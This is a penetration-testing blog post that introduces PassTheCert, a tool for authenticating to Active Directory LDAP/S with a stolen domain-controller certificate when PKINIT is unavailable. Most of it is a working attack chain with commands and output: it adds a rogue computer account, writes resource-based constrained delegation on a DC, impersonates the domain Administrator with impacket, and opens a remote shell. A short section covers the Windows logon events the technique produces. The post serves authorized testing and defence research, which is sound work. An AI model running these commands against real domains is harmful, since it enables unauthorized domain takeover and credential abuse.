


Authenticating with certificates when PKINIT is not supported

 offsec.almond.consulting/authenticating-with-certificates-when-pkinit-is-not-supported.html

Published on Wed 04 May 2022 (2022-05-04T00:00:00+02:00) by Yannick Méheut

Introduction

SpecterOps's research "*Certified Pre-Owned*", on [abusing Active Directory Certificate Services \(AD CS\)](#), has made it even easier for pentesters to obtain Domain Admin privileges during internal assessments.

Here's what usually happens when we conduct an internal penetration test on an environment that has not been hardened against AD CS attacks:

1. Obtain a domain account (e.g., through [Responder](#) or [mitm6](#))
2. Find the AD CS web enrollment service (e.g., with a valid account and [Certify/Certipy](#); or in black-box through manual search, or [ntlmrelayx.py](#)'s `--dump-adcs` option)
3. Force a Domain Controller to connect back to our workstation (e.g., through [printerbug.py](#) or [PetitPotam](#))
4. Relay this authentication to the AD CS web enrollment service with [ntlmrelayx.py](#) (attack [ESC8](#) described in "*Certified Pre-Owned*") to obtain a certificate for the targeted DC.
5. Use [PKINITtools](#) to get a TGT for the targeted DC (or recover its NT hash), allowing to take over the domain.

However, I recently encountered an Active Directory environment where the last step (PKINIT) did not work.

TL;DR: Sometimes, Domain Controllers do not support PKINIT. This can be because their certificates do not have the [Smart Card Logon](#) EKU. However, several protocols — including LDAP — support Schannel, thus authentication through TLS. We created a small Proof-of-Concept tool, [PassTheCert](#), that allows authenticating against an LDAP/S server to perform different attack actions.

No PKINIT?

PKINIT is a Kerberos mechanism that allows to use X.509 certificates as a pre-authentication method. It can be used to request a TGT, and even the NT hash of the account. There is already plenty of article on the subject, see:

Usually, when a PKI is deployed in an Active Directory environment, PKINIT is supported. However, during my assessment, I ran into the following error message when trying to use a (maliciously obtained) Domain Controller certificate:

```
$ python3 ~/tools/PKINITtools/gettgtpkinit.py -cert-pfx AD2_auth.pfx
'contoso.com/AD2$' AD2.ccache
2022-04-07 12:49:00,854 minikerberos INFO      Loading certificate and key from
file
2022-04-07 12:49:00,958 minikerberos INFO      Requesting TGT
Traceback (most recent call last):
  File "/home/yne/tools/PKINITtools/gettgtpkinit.py", line 349, in <module>
    main()
  File "/home/yne/tools/PKINITtools/gettgtpkinit.py", line 345, in main
    amain(args)
  File "/home/yne/tools/PKINITtools/gettgtpkinit.py", line 315, in amain
    res = sock.sendrecv(req)
  File "/home/yne/venv/PKINITtools/lib/python3.8/site-
packages/minikerberos/network/clientsocket.py", line 87, in sendrecv
    raise KerberosError(krb_message)
minikerberos.protocol.errors.KerberosError: Error Code: 16 Reason: KDC has no
support for PADATA type (pre-authentication data)
```

Here's what this error message looks like in Wireshark:

```

▼ Kerberos
  ▶ Record Mark: 125 bytes
  ▼ krb-error
    pvno: 5
    msg-type: krb-error (30)
    stime: 2022-04-07 10:49:58 (UTC)
    susec: 152414
    error-code: eRR-PADATA-TYPE-NOSUPP (16)
    realm: ██████████
  ▼ sname
    name-type: kRB5-NT-SRV-INST (2)
    ▼ sname-string: 2 items
      SNameString: krbtgt
      SNameString: ██████████
    e-data: 3015a103020103a20e040c200300c000000000001000000

```

Searching for the error message, one quickly finds [Microsoft's documentation](#) on the subject:

KDC_ERR_PADATA_TYPE_NOSUPP:

Smart card logon is being attempted and the proper certificate cannot be located. This problem can happen because the wrong certification authority (CA) is being queried or the proper CA cannot be contacted in order to get Domain Controller or Domain Controller Authentication certificates for the domain controller.

It can also happen when a domain controller doesn't have a certificate installed for smart cards (Domain Controller or Domain Controller Authentication templates).

A certificate can have several Extended Key Usages (EKUs). If a KDC must support smart card logon, its certificate must have the **Smart Card Logon** EKU. A failing PKINIT may be an indication that your targeted KDCs do not have certificates with the necessary EKU.

If you're in this case, you cannot use your certificate to get a TGT or an NT hash. So, what can you do with your certificate?

Going back to the fundamentals

With no clear way to use my stolen certificate, I went back to "[Certified Pre-Owned](#)", thinking there must be a section explaining how can one authenticate using a certificate without relying on Kerberos.

The interesting information is in the "*Active Directory Authentication with Certificates*" section (emphasis mine):

During our research, we also found that some protocols use Schannel — the security package backing SSL/TLS — to authenticate domain users. **LDAPS is a commonly enabled use case**. For example, the following screenshot shows the PowerShell script [Get-LdapCurrentUser](#) authenticating to LDAPS using a certificate for authentication and performing an LDAP whoami to see what account authenticated[.]

Indeed, you can use SSL/TLS to authenticate to a Domain Controller. Here's the [relevant Microsoft documentation](#) (again, emphasis mine):

Active Directory permits two means of establishing an SSL/TLS-protected connection to a DC. The first is by connecting to a DC on a protected LDAPS port (TCP ports 636 and 3269 in AD DS, and a configuration-specific port in AD LDS). The second is by connecting to a DC on a regular LDAP port (TCP ports 389 or 3268 in AD DS, and a configuration-specific port in AD LDS), and later sending an LDAP_SERVER_START_TLS_OID extended operation [[RFC2830](#)]. In both cases, the DC will request (but not require) the client's certificate as part of the SSL/TLS handshake [[RFC2246](#)]. **If the client presents a valid certificate to the DC at that time, it can be used by the DC to authenticate (bind) the connection as the credentials represented by the certificate.**

Executing Lee Christensen's [Get-LdapCurrentUser](#) gives the following output:

```
PS C:\> Get-LdapCurrentUser -Certificate Z:\AD2.pfx -Server AD1.contoso.com:636 -
UseSSL
u:CONTOSO\AD2$
```

Great, it works! This means that we can authenticate to the LDAP service. We now have a way to use our malicious DC certificate. However there seems to be no offensive tools that support authentication with TLS certificates.

Enter PassTheCert

So I created [PassTheCert](#), a simple C# tool that can authenticate to an LDAP server using a client certificate, and perform actions that are interesting for an attacker. Unlike most other offensive tools, it has the added bonus of working in environments where

LDAP Channel Binding is enabled, because Schannel authentication is, by design, not subject to Channel Binding.

Since we're connecting to LDAP, our privilege escalation methods are limited. Right now, only four attack vectors are implemented:

- Granting DCSync rights to a user. This is useful if you manage to get/generate a certificate for a privileged account, for example an Exchange server that (still) has the `WriteDacl` access to the Domain object.
- Modifying the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute of a domain machine to perform a Resource Based Constrained Delegation (RBCD) attack. That's a nice one because a machine can update its own attribute.
- Adding a computer to the domain, which is useful to perform RBCD attacks. That's also a nice one because by default authenticated users can add machines to the domain, and it pairs nicely with the attack above.
- Resetting the password of an account. This requires the `User-Force-Change-Password` right over the targeted account.

You can find the code [here](#), along with a Python version implemented by [@lowercase_drm](#). Note for Googlers: this tool extends the notion of Pass the Certificate, thus dubbed by [@_nwodtuhs](#) in his Twitter thread on AD CS and PKINIT.

Now, let's say you're in a situation similar to my own: you have the certificate to a Domain Controller but there's no PKINIT. You can start by creating a new computer in the domain:

```
PS C:\> .\PassTheCert.exe --server ad1.contoso.com --cert-path Z:\ad2.pfx --add-computer --computer-name DESKTOP-1337$
No password given, generating random one.
Generated password: Q2cpNOMhw1U2yZQBPAbj1YY9M9XJIfBc
Success
```

Now that you have a computer you control, defined with SPNs and all, you can add its SID to your Domain Controller's `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute:

```
PS C:\> .\PassTheCert.exe --server ad1.contoso.com --cert-path Z:\ad2.pfx --rbc -target "CN=AD2,OU=Domain Controllers,DC=contoso,DC=com" --sid "S-1-5-21-863927164-4106933278-53377030-3122"
msDS-AllowedToActOnBehalfOfOtherIdentity attribute is empty
You can clear it using arguments:
--target "CN=AD2,OU=Domain Controllers,DC=contoso,DC=com" --restore clear
Success
```

Now that it's done, you can go back to your trusty `impacket` to perform an RBCD attack, and impersonate the domain administrator on your DC:

```
$ getST.py -spn 'cifs/ad2.contoso.com' -impersonate Administrateur
'contoso.com/desktop-1337$:Q2cpNOMhwlU2yZQBAbJ1YY9M9XJIfBc'
Impacket v0.9.25.dev1+20220218.140931.6042675a - Copyright 2021 SecureAuth
Corporation
```

```
[*] Getting TGT for user
[*] Impersonating Administrateur
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrateur.ccache
$ export KRB5CCNAME=Administrateur.ccache
$ wmiexec.py -k -no-pass contoso.com/Administrateur@ad2.contoso.com
Impacket v0.9.25.dev1+20220218.140931.6042675a - Copyright 2021 SecureAuth
Corporation
```

```
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
contoso\administrateur
```

Here's what the attack looks like with the Python version of the tool:

```
(venv) user@buntu20:/tmp $ python3 passthecert.py -dc-ip 172.16.0.1 -crt user.crt -key user.key -domain [REDACTED] -port 636 -action add_computer
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[*] Successfully added machine account DESKTOP-3ICD7YG7S with password rXYqnvBRPB5SdQ08hVd64QZxy4CVwvTn.
(venv) user@buntu20:/tmp $ python3 passthecert.py -dc-ip 172.16.0.1 -crt user.crt -key user.key -domain [REDACTED] -port 389 -action add_computer
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[*] Successfully added machine account DESKTOP-C7W1AHMMS with password vmsklrnJkxnd5z9GvxcT1eHT2hMnM1n.
(venv) user@buntu20:/tmp $ python3 passthecert.py -dc-ip 172.16.0.1 -crt user.crt -key user.key -domain [REDACTED] -port 389 -action write_rbcd -delegate-to 'DESKTOP-C7W1AHMMS' -delegate-from 'LAP015'
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] LAP015 can now impersonate users on DESKTOP-C7W1AHMMS via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] LAP015 (S-1-5-21-[REDACTED]-1187)
```

Authenticating via Schannel generates two events with ID 4648 and 4624, just like any authentication mechanism. We can see that the logon process is Schannel. The authentication is set to Kerberos, which seems to corroborate the white paper to "Certified Pre-Owned" (page 32):

Schannel first attempts to map the credential to a user account use Kerberos's S4U2Self functionality. If that is unsuccessful, it will follow the attempt to map the certificate to a user account using the certificate's SAN extension, a combination of the subject and issuer fields, or solely from the issuer[.]

Event 4648, Microsoft Windows security auditing.

General Details

A logon was attempted using explicit credentials.

Subject:

Security ID: SYSTEM
Account Name: DC01\$
Account Domain: [REDACTED]
Logon ID: 0x3E7
Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:

Account Name: username_1337
Account Domain: [REDACTED]
Logon GUID: {26d[REDACTED]d3d}

Target Server:


Target Server Name: localhost
Additional Information: localhost

Process Information:

Process ID: 0x1d4
Process Name: C:\Windows\System32\lsass.exe

Network Information:

Network Address: [REDACTED]
Port: 54705



Future work

PassTheCert is open source so feel free to expand upon it. For now, it's a very simple tool, and mainly functions as a Proof-of-Concept. It only supports the LDAP/S protocols and only the bare minimum actions have been implemented. As reminded by [the white paper](#) to "Certified Pre-Owned" (page 32, again), other protocols support Schannel authentication but do not seem to do so out-of-the-box. Still, it would be great to be able to use a certificate obtained via **ESC8** to authenticate via RDP.

We're also looking at implementing certificate authentication in [pywerview](#), which would allow more actions on an LDAP server (reading gMSA's passwords, for example).

However, implementing certificate authentication in **impacket**, while not an easy feat, would be a great addition to our offensive toolkit.

Finally, if you read the excerpt of Microsoft's documentation regarding SSL/TLS connection to a DC, you may have seen that we can authenticate via TLS in two different ways:

1. Directly on the LDAPS port (TCP/636)
2. On the LDAP port (TCP/389) via StartTLS

PassTheCert supports both ways, which allows to use it on TCP/389 if TCP/636 is closed.

This was the entry point to [@lowercase_drm](#)'s research on [bypassing LDAP Channel Binding through StartTLS](#), showing once again that digging into a subject can lead to unexpected findings.